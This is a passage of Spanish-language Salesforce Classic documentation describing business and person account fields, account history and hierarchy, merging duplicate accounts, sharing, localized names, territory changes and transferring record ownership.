| `Descripción de NAICS` | Una descripción breve de la línea de negocios de la organización, basada en su código NAICS. Este campo está disponible si utiliza Data.com Prospector o Data.com Clean. | ✔ (D&B) |
| `Propiedad` | Propiedad de la empresa, por ejemplo, pública o privada. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | ✔ (D&B) |
| `Cuenta principal` | Empresa matriz para empresas que son filiales de una empresa u organización de mayor tamaño. Una cuenta principal debe ser una cuenta existente en Salesforce. Puede introducir el nombre de la cuenta o seleccionar (u opcionalmente crear) la cuenta utilizando el icono de búsqueda. | |
| `Cuenta de socio` | Campo de solo lectura que indica si una cuenta es una cuenta de socio. | |
| `Teléfono` | Número de teléfono principal de la cuenta. Se admiten hasta 40 caracteres en este campo. | ✔ (D&B) |
| `Valoración` | Categorización de cómo puntúa esta cuenta, por ejemplo, Caliente, Frío. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| `Ciudad de envío` | Parte de la dirección de envío o correo principal que corresponde a la ciudad. Se admiten hasta 40 caracteres. | ✔ (D&B) |
| `País de envío` | Parte de la dirección de envío o correo principal que corresponde al país. La entrada se selecciona en una lista de | ✔ (D&B) |

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| | selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | |
| `Estado o provincia de envío` | Parte de la dirección de envío o correo principal que corresponde al estado o provincia. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | ✔ (D&B) |
| `Calle de envío` | Calle de la dirección de envío o correo principal de una cuenta. Se admiten hasta 255 caracteres. | ✔ (D&B) |
| `Código postal de envío` | Parte de la dirección de envío o correo principal que corresponde al código postal. Se admiten hasta 20 caracteres. | ✔ (D&B) |
| `Código SIC` | El código de Clasificación Industrial Estándar de la categorización comercial principal de la cuenta. Se admiten hasta 10 caracteres en este campo. | ✔ (D&B) |
| `Descripción de SIC` | Una descripción breve de la línea de negocios de la organización, basada en su código SIC. | ✔ (D&B) |
| `Territorios` | Los territorios a los cuales se ha asignado la cuenta. Consulte Administración de territorios en la página 1433.<br>Este campo no está disponible para las organizaciones que utilizan Gestión de territorio de empresa. Gestión de territorio de empresa ofrece una lista relacionada llamada Territorios asignados que puede agregar a los formatos de página de la cuenta. | |
| `Símbolo del teletipo` | Abreviatura utilizada para identificar las acciones que cotizan en bolsa de una bolsa determinada. También se le conoce como símbolo de empresas en bolsa. Se admiten hasta 20 caracteres en este campo. | ✔ (D&B) |
| `Tradestyle` | Un nombre, distinto a su nombre legal, que una organización puede utilizar para | ✔ (D&B) |

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| | gestionar sus actividades comerciales. Parecido a "Haciendo negocios como" o "HNC". Este campo está disponible si utiliza Data.com Prospector o Data.com Clean. | |
| `Tipo` | Tipo de cuenta, por ejemplo, Cliente, Competidor, o Socio. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| `Vínculos personalizados` | Lista de vínculos personalizados para cuentas definida por el administrador. | |
| `Sitio Web` | URL del sitio Web de la cuenta, por ejemplo, www.acme.com. Se permiten hasta 255 caracteres en este campo; solo aparecen los 50 primeros. | ✔ (Data.com) |
| `Año de inicio` | El año en el que se fundó la empresa o el año en el que el propietario o gestor actual asumió el control de la empresa. Si el año de adquisición o establecimiento de la empresa no está disponible, se utilizará el año de creación del registro Dun & Bradstreet. Dun & Bradstreet no proporciona estos datos para las sucursales.Este campo está disponible si utiliza Data.com Prospector o Data.com Clean. | ✔ (D&B) |

## Campos de cuentas personales

Una cuenta personal tiene los siguientes campos, que aparecen en orden alfabético. Dependiendo del formato de su página y de la configuración de seguridad a nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar. Los campos con una marca de activación en la columna Campo Es contacto son campos de contacto compatibles con cuentas personales, pero no con cuentas comerciales.

Tenga en cuenta que esta lista no incluye campos personalizados creados por su administrador. Tanto los campos personalizados de cuenta como de contacto están disponibles para cuentas personales.

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| `Divisa de la cuenta` | La divisa predeterminada de todos los campos de importe de la divisa en la cuenta. Las cantidades mostradas en la divisa de cuenta y también se convierten a la divisa | |

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| | personal del usuario. Sólo disponible para organizaciones que utilicen varias divisas. | |
| `División de cuentas` | División a la que pertenece la cuenta. Registros relacionados con la cuenta, como contactos y oportunidades, heredan automáticamente la división de la cuenta. Disponible únicamente en organizaciones que emplean divisiones para segmentar sus datos. | |
| `Nombre de la cuenta` | Nombre de la persona. En cuentas personales, no se puede modificar el nombre de cuenta directamente. En su lugar, Salesforce lo obtiene con la combinación de los campos `Nombre` y `Apellidos` en el orden adecuado con la configuración de idioma del usuario. Si se han activado los campos `Segundo nombre` y `Sufijo` para la organización, esos campos se incluyen también en el nombre de la cuenta. | |
| `Nombre de la cuenta (Local)` | El nombre de la cuenta se traduce al idioma local. | |
| `Número de la cuenta` | Seguimiento o número de referencia de cuenta. Se admiten hasta 40 caracteres en este campo. | |
| `Propietario de la cuenta` | Propietario asignado de la cuenta. No disponible en Personal Edition. | |
| `Tipo de registro de cuenta` | Nombre del campo que determina los valores de la lista de selección disponibles para el registro. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. | |
| `Sitio de la cuenta` | Información acerca de la ubicación de la cuenta, como *`ubicación única`*, *`Oficina principal`* o *`Sucursal`*. Se admiten hasta 80 caracteres en este campo. | |
| `Ingresos anuales` | Cantidad de ingresos anuales declarados. | |
| `Ayudante` | El ayudante del contacto. Máximo de 40 caracteres. | ✔ |
| `Teléfono del ayudante` | El número de teléfono del ayudante. Máximo de 40 caracteres. | ✔ |

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| `Ciudad de facturación` | Parte de la dirección de facturación que corresponde a la ciudad. Se admiten hasta 40 caracteres. | |
| `País de facturación` | Parte de la dirección de facturación que corresponde al país. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | |
| `Estado o provincia de facturación` | Parte de la dirección de facturación que corresponde al estado o provincia. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | |
| `Calle de facturación` | Dirección utilizada para la facturación. Se admiten hasta 255 caracteres en este campo. | |
| `Código postal de facturación` | Parte de la dirección de facturación que corresponde al código postal. Se admiten hasta 20 caracteres. | |
| `Fecha de nacimiento` | La fecha de nacimiento del contacto. Haga clic en el campo y luego seleccione una fecha del calendario. | ✔ |
| `Creado por` | Usuario que ha creado la cuenta, incluyendo la fecha y la hora de creación. (Sólo lectura) | |
| `Vínculos personalizados` | Lista de vínculos personalizados para cuentas definida por el administrador. | |
| `Departamento` | La unidad comercial o de la organización asociada. Máximo de 80 caracteres. | ✔ |
| `Descripción` | Descripción de la cuenta. Se admiten hasta 32 KB de datos en este campo. Sólo se muestran los primeros 255 caracteres en informes. | |
| `No llamar` | Si el contacto desea que se le llame por teléfono. Si utiliza Data.com, el valor del campo `Teléfono` se ocultará en los resultados de búsqueda y la tarjeta de contacto y estará en blanco en archivos `.csv` creados cuando exporta registros. | ✔ |

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| `Correo electrónico` | La dirección de correo electrónico del contacto. Se requiere una dirección de correo electrónico válido. Máximo de 80 caracteres. | ✓ |
| `No recibir correos electrónicos` | Si el contacto desea recibir correos electrónicos. Si utiliza Data.com, el valor del campo `Correo electrónico` se ocultará en los resultados de búsqueda y la tarjeta de contacto y estará en blanco en archivos `.csv` creados cuando exporta registros. | ✓ |
| `Empleados` | Número de personas empleadas por la cuenta. | |
| `Evaluar esta cuenta con respecto a reglas de territorio al guardar` | Cuando la opción está marcada, provoca la ejecución de las reglas de asignación de cuentas cuando se modifica o se guarda la cuenta. Al personalizar el formato de la página de cuentas, un administrador puede controlar si la casilla de verificación aparece y si está marcada de forma predeterminada. Consulte Administración de territorios en la página 1433. | |
| `Excluir de reglas de asignación de territorio` | Cuando la opción está marcada, blinda la cuenta ante las evaluaciones cuando se ejecutan reglas de asignación de cuentas, con lo que se evita su asignación automática a territorios. Además, si la cuenta ya está asignada a territorios como resultado de reglas de asignación, la selección de esta casilla elimina la cuenta de esos territorios. Esta casilla de verificación solo afecta las asignaciones de cuenta basadas en reglas y no tiene efecto en la asignaciones de cuenta de forma manual. Consulte Administración de territorios en la página 1433. | |
| `Fax` | Número de fax. Se admiten hasta 40 caracteres en este campo. | |
| `No recibir fax` | Si el contacto desea que se le incluya en la transmisión de faxes. | ✓ |
| `Nombre` | El nombre o el nombre asignado a la persona. Se admiten hasta 40 caracteres en este campo. | ✓ |

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| `Teléfono particular` | El número de teléfono particular del contacto. Máximo de 40 caracteres. | ✔ |
| `Sector` | Negocio principal de la cuenta.. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| `Apellidos` | El apellido o el nombre asignado a la persona. Se admiten hasta 80 caracteres en este campo. | ✔ |
| `Fecha de la última solicitud Stay-in-Touch` | La fecha de envío de la solicitud Stay-in-Touch más reciente. | ✔ |
| `Última fecha en que se guardó Stay-in-Touch` | La fecha de combinación o devolución de la solicitud Stay-in-Touch más reciente. | ✔ |
| `Origen del candidato` | El origen del registro: por ejemplo, Anuncio, Socio o Web. La entrada se selecciona de una lista de selección de valores disponibles, que configura el administrador. Máximo de 40 caracteres para cada valor de lista de selección. | ✔ |
| `Ciudad de correo` | La ciudad en la dirección postal. Máximo de 40 caracteres. | ✔ |
| `País de correo` | El país de correo de la dirección. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. | ✔ |
| `Estado o provincia de correo` | El estado o provincia de correo de la dirección. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. | ✔ |
| `Calle postal` | La calle en la dirección postal. Máximo de 255 caracteres. | ✔ |
| `Código postal de envío` | El código postal en la dirección postal. Máximo de 20 caracteres. | ✔ |

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| `Segundo nombre` | Segundo nombre de la persona. Se admiten hasta 40 caracteres para este campo.<br>Nota: Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación, seleccione `Activar los sufijos de nombres en los nombres de persona` | ✓ |
| `Móvil` | El número de teléfono móvil del contacto. Máximo de 40 caracteres. | ✓ |
| `Modificado por` | Usuario que ha modificado por última vez los campos de cuenta, incluyendo la fecha y la hora de modificación. No afecta a los cambios realizados en alguno de los elementos de la lista relacionada de la cuenta. (Sólo lectura) | |
| `Otra ciudad` | La ciudad en otra dirección del contacto. Máximo de 40 caracteres. | ✓ |
| `Otro país` | Otro país de la dirección. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. | ✓ |
| `Otro teléfono` | Otro número de teléfono del contacto. Máximo de 40 caracteres. | ✓ |
| `Otro estado o provincia` | Otro estado o provincia de la dirección. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. | ✓ |
| `Otra calle` | La dirección en otra dirección del contacto. Máximo de 255 caracteres. | ✓ |
| `Otro código postal` | El código postal en otra dirección del contacto. Máximo de 20 caracteres. | ✓ |

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| Propiedad | Propiedad de la empresa, por ejemplo, pública o privada. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| Teléfono | Número de teléfono principal de la cuenta. Se admiten hasta 40 caracteres en este campo. | |
| Valoración | Categorización de cómo puntúa esta cuenta, por ejemplo, Caliente, Frío. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| Saludo | El título para dirigirse al contacto, por ejemplo, Sr., Sra., Dr., o Prof. La entrada se selecciona de una lista de selección de valores disponibles, configurada por el administrador. Máximo de 40 caracteres. | ✔ |
| Ciudad de envío | Parte de la dirección de envío o correo principal que corresponde a la ciudad. Se admiten hasta 40 caracteres. | |
| País de envío | Parte de la dirección de envío o correo principal que corresponde al país. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | |
| Estado o provincia de envío | Parte de la dirección de envío o correo principal que corresponde al estado o provincia. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | |
| Calle de envío | Calle de la dirección de envío o correo principal de una cuenta. Se admiten hasta 255 caracteres. | |
| Código postal de envío | Parte de la dirección de envío o correo principal que corresponde al código postal. Se admiten hasta 20 caracteres. | |

| Campo | Descripción | Campo Es contacto |
|---|---|---|
| `Código SIC` | El código de Clasificación Industrial Estándar de la categorización comercial principal de la cuenta. Se admiten hasta 10 caracteres en este campo. | |
| `Sufijo` | Sufijo del nombre de la persona. Se admiten hasta 40 caracteres para este campo.<br>Nota: Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación, seleccione `Activar los sufijos de nombres en los nombres de persona` | ✓ |
| `Territorios` | Los territorios a los cuales se ha asignado la cuenta. Consulte Administración de territorios en la página 1433. | |
| `Símbolo del teletipo` | Abreviatura utilizada para identificar las acciones que cotizan en bolsa de una bolsa determinada. También se le conoce como símbolo de empresas en bolsa. Se admiten hasta 20 caracteres en este campo. | |
| `Título` | La posición del contacto en la organización. Máximo de 80 caracteres. | ✓ |
| `Tipo` | Tipo de cuenta, por ejemplo, Cliente, Competidor, o Socio. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | |
| `Sitio Web` | URL del sitio Web de la cuenta, por ejemplo, www.acme.com. Se permiten hasta 255 caracteres en este campo; solo aparecen los 50 primeros. | |

CONSULTE TAMBIÉN

Cuentas

## Historial de cuenta

La lista relacionada Historial de cuenta de una página de detalles de una cuenta realiza un seguimiento de los cambios de la cuenta. Cada vez que un usuario modifica un campo estándar o personalizado de cuyo historial se va a realizar un seguimiento en la cuenta, se agregará una nueva entrada a la lista relacionada Historial de cuenta. En el caso de las cuentas personales, esto incluye cualquier campo de contacto relevante cuyo seguimiento se haya establecido. Todas las entradas incluyen la fecha, la hora, la naturaleza del cambio y la persona que lo realizó. En el historial de cuenta no se realiza el seguimiento de las modificaciones realizadas a las listas relacionadas de la cuenta.

CONSULTE TAMBIÉN

Cuentas

EDICIONES

Disponible en: Salesforce Classic

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

## Vista de cuentas principales

La jerarquía de cuentas muestra las cuentas que se asocian a través del campo `Cuenta principal`, lo que le ofrece una visión global de una empresa y sus filiales. En la jerarquía, las cuentas filiales están sangradas con respecto de la principal.

- Para ver la jerarquía de cuentas, haga clic en **Ver jerarquía** junto al nombre de la cuenta en la página de detalles de la cuenta. La página de la jerarquía de cuentas muestra un máximo de 500 cuentas secundarias. Si no tiene acceso a algunas cuentas que aparecen en la página Jerarquía de cuentas, las columnas de esas cuentas no muestran detalles.
- Para que una cuenta se muestre como una filial, modifique la cuenta filial y escriba el nombre de una cuenta ya existente en el campo `Cuenta principal`. De manera alternativa, haga clic en el icono de búsqueda para buscar (o crear, opcionalmente) una cuenta principal.

La cuenta principal debe existir para que sea posible introducirla y guardarla en este campo.

Para las empresas con oficinas en varias ubicaciones, también puede usar el campo `Sitio de la cuenta` para distinguir unas ubicaciones de otras.

Si la organización emplea divisiones, las cuentas que se asocian a través del campo `Cuenta principal` no precisan tener la misma división.

Las cuentas personales no admiten el campo `Cuenta principal` ni el vínculo **Ver jerarquía**.

CONSULTE TAMBIÉN

Campos de cuenta

Directrices para la creación de cuentas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

Para ver cuentas principales:
- "Leer" en cuentas

# Combinar cuentas duplicadas

Combine varias cuentas en una de modo que pueda mantener sus datos limpios y centrarse en cerrar contratos.

1. En la ficha Cuentas, haga clic en **Combinar cuentas** en la sección Herramientas.
2. Para encontrar las cuentas duplicadas, introduzca una cadena de búsqueda. A continuación, haga clic en **Buscar cuentas**.
3. Seleccione hasta tres cuentas que desea combinar. A continuación, haga clic en **Siguiente**.
4. Seleccione una cuenta como el registro principal.
5. Seleccione los campos que desee conservar de cada registro. Los campos con valores en conflicto se resaltan.
6. Haga clic en **Combinar**.

CONSULTE TAMBIÉN

Directrices y consideraciones para la combinación de cuentas duplicadas

EDICIONES

Disponible en: Salesforce Classic

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

Para combinar cuentas empresariales:
- "Eliminar" en cuentas

  Y

  "Modificar" en objetos relacionados, como oportunidades y casos

Para combinar cuentas personales:
- "Eliminar" en cuentas

  Y

  "Leer" en contactos

# Directrices y consideraciones para la combinación de cuentas duplicadas

Al combinar registros de cuentas, existen algunas cosas que debe saber antes de comenzar, así como algunas cosas que debe comprender acerca de cómo se ven afectadas algunas funciones.

Combinación de cuentas duplicadas: Sugerencias y limitaciones

EDICIONES

Disponible en: Salesforce Classic

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## General

- Podrá combinar cuentas si es administrador, el propietario de la cuenta o un usuario que esté por encima del propietario de la cuenta en la jerarquía de funciones y que posea los permisos de usuario correspondientes ("Eliminar" en cuentas y "Modificar" en objetos relacionados, como oportunidades y casos).
- En las organizaciones que utilizan Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition, cualquier regla de colaboración se aplica a la cuenta recién combinada. Además, se aplica cualquier colaboración manual del registro principal a la cuenta combinada.
- Si intenta combinar cuentas relacionadas de forma indirecta al mismo contacto, obtendrá un error indicándole eliminar las relaciones duplicadas. En registros de cuenta, las relaciones indirectas se gestionan desde la lista relacionada Contactos relacionados.
- Los elementos relacionados con las cuentas originales se vuelven relacionadas con la cuenta recién combinada.
- Las cuentas originales se envían a la papelera.
- En la cuenta recién combinada, el campo `Creado por` utiliza la fecha de la cuenta combinada más antigua. El campo `Autor de la última modificación` utiliza la fecha en que se combinaron los registros.

## Miembros de equipo

- La cuenta recién combinada conserva todos los miembros de equipo de cuentas combinadas, incluso si los miembros son de diferentes equipos.
- Para combinar cuentas a las que un miembro del equipo tiene mayor acceso a nivel de registro que usted, debe tener el permiso "Modificar todos los datos" en cuentas. Por ejemplo, si es el propietario de las cuentas que se van a combinar, pero un miembro del equipo de cuentas tiene un nivel de acceso superior al suyo en cualquier registro secundario de las cuentas, debe tener el permiso "Modificar todos los datos" para combinar dichas cuentas.

Para obtener más información, consulte Equipos de cuentas.

## Cuentas personales

- Si su organización utiliza cuentas personales, aparecerán cuentas empresariales y cuentas personales cuando busque duplicados. Sin embargo, no puede combinar una cuenta personal con una cuenta comercial o viceversa. Las cuentas personales se indican mediante el icono de cuenta personal ( ).
- No puede combinar cuentas personales habilitadas para utilizar el portal de clientes.

Si desea más información, consulte ¿Qué es una cuenta personal?

## Portales

- Debe tener el permiso "Gestionar usuarios" para combinar las cuentas asociadas con portales.
- Para combinar cuentas que tienen contactos asociados con un portal, los contactos deben tener el mismo tipo de portal.

- Cuando combina cuentas que tengan contactos asociados a varios portales del mismo tipo, el acceso de un contacto a un portal específico no cambia. Esto se debe a que el perfil de usuario de un portal determina el portal al que puede acceder.
- Cuando se combina una cuenta de socio con una que no lo es, la cuenta de socio debe ser seleccionada como el registro principal.
- Cuando se combinan cuentas de socio con una cuenta que no son de socio, no se puede cambiar el propietario.
- Para asegurarse de que la cuenta recién combinada incluye contactos asociados con un portal, seleccione la cuenta con usuarios de portal como el registro principal.

## Administración de territorios

Esta información se aplica únicamente a la función Gestión de territorios original y no a Gestión de territorio de empresa.

- Si ninguna de las cuentas originales tiene la casilla `Excluir de reglas de asignación de cuenta` seleccionada, las reglas de asignación de cuentas se ejecutan en la cuenta recién combinada para determinar sus territorios. Además, cualquier territorio que se agregó manualmente a las cuentas originales se agrega manualmente a la nueva cuenta.
- Si al menos una de las cuentas originales tiene la casilla `Excluir de reglas de asignación de cuenta` seleccionada, sucede lo siguiente.
  - Las reglas de asignación de cuentas no se ejecutan en la cuenta que se acaba de combinar.
  - La cuenta que se acaba de combinar hereda todos los territorios de las cuentas originales.
  - Si se utilizaron reglas de asignación para asignar territorios en las cuentas originales, aparece como si las reglas de asignación también se utilizaron para asignar territorios a la cuenta recién combinada, incluso si las reglas no se aplican a la cuenta recién combinada.
  - Si se ha asignado un territorio de forma manual a una de las cuentas originales, el territorio también se asigna de forma manual a la cuenta recién combinada.
  - Si se ha agregado manualmente un territorio a una cuenta y mediante reglas a la otra cuenta, se agregará el territorio de forma manual a la cuenta recién combinada.

## Gestión de territorio de empresa

Esta información se aplica únicamente a la función Gestión de territorio de empresa y no a la Gestión de territorio original.

- Si se ha asignado un territorio de forma manual a una de las cuentas originales (para los modelos en todos los estados), el territorio se agrega manualmente a la cuenta recién combinada, si ya no lo está.
- Las reglas de asignación de cuentas se ejecutan en la cuenta combinada para el modelo de territorio activo solo si selecciona *`Seleccionar por defecto`* para la casilla `Evaluar esta cuenta frente a las reglas de territorio al guardar` en las propiedades del formato de la página de la cuenta correspondiente.
- Si el valor combinado de `Excluir de reglas de asignación de territorio` = `true`: 1) las reglas de asignación de territorios no se evalúan incluso si la casilla *`Seleccionar por defecto`* para la casilla `Evaluar esta cuenta frente a las reglas de territorio al guardar` está activada en las propiedades del formato de página de la cuenta correspondiente y 2) todas las asociaciones de territorio basadas en reglas existentes del modelo activo se quitan de la cuenta combinada.
- En el caso de los modelos de territorio en estados no activos (`Planificación` o `Archivado`), los territorios asociados basados en reglas no cambian en la cuenta combinada incluso si los valores de campo de la cuenta combinada no coinciden con las reglas.

CONSULTE TAMBIÉN

Combinar cuentas duplicadas

## Colaboración de cuentas

El administrador define el modelo de colaboración de la organización, así como los niveles de acceso predeterminados a cuentas de la organización para los territorios. Sin embargo, puede ampliar los privilegios de colaboración para sus propios datos, cuenta por cuenta. Puede utilizar la colaboración de cuentas para ampliar el acceso a sus cuentas, aunque no podrá restringirlo por debajo de los niveles de acceso predeterminados de la organización.

Para ver y gestionar los detalles de colaboración, haga clic en **Compartir** en la página de detalles de la cuenta. La página Detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración a la cuenta. En esta página, puede hacer cualquiera de las siguientes acciones:

- Para otorgar a otros usuarios, grupos, funciones o territorios el acceso al registro, haga clic en **Agregar**.

  Nota: Cuando comparte una cuenta, Salesforce le pide que comparta los contactos, las oportunidades o los casos relacionados que se encuentren por debajo y en su nivel de acceso. Los usuarios con Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition también pueden compartir registros relacionados de las páginas de detalles de registro. Asegúrese de que los usuarios tienen como mínimo el permiso de "lectura" en los registros compartidos.

  También puede compartir el acceso a la cuenta creando un equipo de cuentas.

- Haga clic en **Ampliar lista** para ver todos los usuarios que tienen acceso al registro.
- Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso. En el caso de cuentas, también puede modificar la regla de colaboración "Propietario".

EDICIONES

Disponible en: Salesforce Classic

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Gestión de territorios

Equipos de cuentas

## Nombres traducidos de registros

Utilice los campos de nombre local para almacenar nombres traducidos para cuentas, contactos o candidatos.

Por ejemplo, puede almacenar el nombre de una cuenta en el idioma predeterminado de su organización, así como el idioma de la cuenta o del usuario. Los siguientes campos pueden tener nombres locales correspondientes:

| Campo estándar | Campo de nombre local |
|---|---|
| Nombre de la cuenta | Nombre de la cuenta (Local) |
| Contacto: Nombre | Contacto: Nombre (Local) |
| Contacto: Segundo nombre | Contacto: Segundo nombre (Local) |
| Contacto: Apellidos | Contacto: Apellidos (Local) |
| Candidato: Compañía | Candidato: Nombre de la compañía (Local) |

EDICIONES

Disponible en: Salesforce Classic

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo estándar | Campo de nombre local |
| --- | --- |
| Candidato: Nombre | Candidato: Nombre (Local) |
| Candidato: Segundo nombre | Candidato: Segundo nombre (Local) |
| Candidato: Apellidos | Candidato: Apellidos (Local) |

Los nombres locales no afectan a la configuración del idioma del usuario. Según sea la configuración del formato de página establecida, ambos se pueden mostrar en la página de detalles o de modificación.

CONSULTE TAMBIÉN

Cuentas

# Cambio de territorios de una cuenta

Para modificar los territorios asignados a una cuenta de forma manual:

1. En la página de detalles de la cuenta, haga clic en **Cambiar** junto al campo `Territorios`.
2. En la lista `Asignaciones de territorios basados en reglas`, vea los territorios en los que está incluida la cuenta debido a las reglas de asignación de cuentas activas. Esta página no se puede utilizar para eliminar la cuenta de estos territorios; para ello, debe modificar las reglas de asignación de cuentas que evalúan la cuenta.
3. Si la cuenta dispone de asignaciones manuales existentes a uno o más territorios, los nombres de dichos territorios aparecerán en la lista `Territorios seleccionados`.
4. Haga clic en **Seleccionar** y **Anular selección** para mover los territorios entre las listas Territorios disponibles y Territorios seleccionados.
5. También puede hacer clic en **Vista horizontal** o **Vista vertical** en la lista desplegable para colocar la lista Territorios seleccionados junto a la lista Territorios disponibles o debajo de ella.
6. Si la lista Territorios seleccionados contiene los territorios a los que se asignará la cuenta de forma manual, haga clic en **Guardar** para finalizar y volver a la página de detalles de la cuenta.

## CONSULTE TAMBIÉN

Gestión de territorios

Asignar manualmente cuentas a territorios

## EDICIONES

Disponible en: Salesforce Classic

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestión de territorios disponible en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## PERMISOS DE USUARIO

Para cambiar los territorios de una cuenta:

- "Gestionar territorios"

  O BIEN

  Usted es un gestor de previsiones. Los gestores de previsiones pueden gestionar territorios de aquellos usuarios por debajo de ellos en la jerarquía de territorios.

# Cambiar el propietario de un registro.

Puede otorgar la propiedad de un registro a otro usuario siempre y cuando ese usuario tenga al menos el permiso "Lectura" para el tipo de registro que se transfiere.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para transferir registros únicos:
- "Transferir registros"

1. En la página de detalles de registro, haga clic en el vínculo para cambiar el propietario.

   Si no visualiza el vínculo, no tendrá permiso para cambiar la propiedad del registro.

2. Escriba o seleccione un nuevo propietario. En organizaciones con el portal de clientes o el portal de socios de Salesforce activado, puede filtrar los resultados que se mostrarán en el cuadro de diálogo de búsqueda de usuario, seleccionando una cola o grupo de usuarios de la lista desplegable `Propietario` o `Asignado a`.

   Nota: Solo puede introducir o seleccionar usuarios que cuentan con el permiso para poseer el registro. Ni el grupo Usuario ni el grupo Función y subordinados internos contienen Portal de clientes o usuarios de socio.

3. Seleccione la casilla de verificación `Enviar correo electrónico de notificación` para notificar al nuevo propietario.

   La dirección de correo electrónico "De" que aparece en la notificación es la dirección de correo de retorno definida en su configuración de correo electrónico.

   Para los casos de organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Editiony Developer Edition, el texto del correo electrónico está determinado por la configuración de `Plantilla asignada a un caso` especificada en la configuración del soporte. Para otros registros, el texto del correo electrónico se genera de manera automática y no puede personalizarse.

4. Dependiendo del tipo de objeto que esté transfiriendo y sus permisos de usuario, puede que también aparezcan las siguientes casillas de verificación:

| Casilla | Descripción | Aparece para |
|---|---|---|
| `Cambiar división` | Transfiere el registro a la división del nuevo propietario. Todos los registros relacionados con la cuenta también se transferirán a la nueva división. | Cuentas y candidatos en Salesforce Classic, si puede ver o modificar el campo `División` |
| `Transferir oportunidades abiertas que no pertenezcan al propietario actual de la cuenta` o `Transferir oportunidades abiertas que no son de su propiedad` | Transfiere oportunidades abiertas que pertenecen a otros usuarios asociados a la cuenta. | Cuentas en Lightning Experience<br>Cuentas en Salesforce Classic |
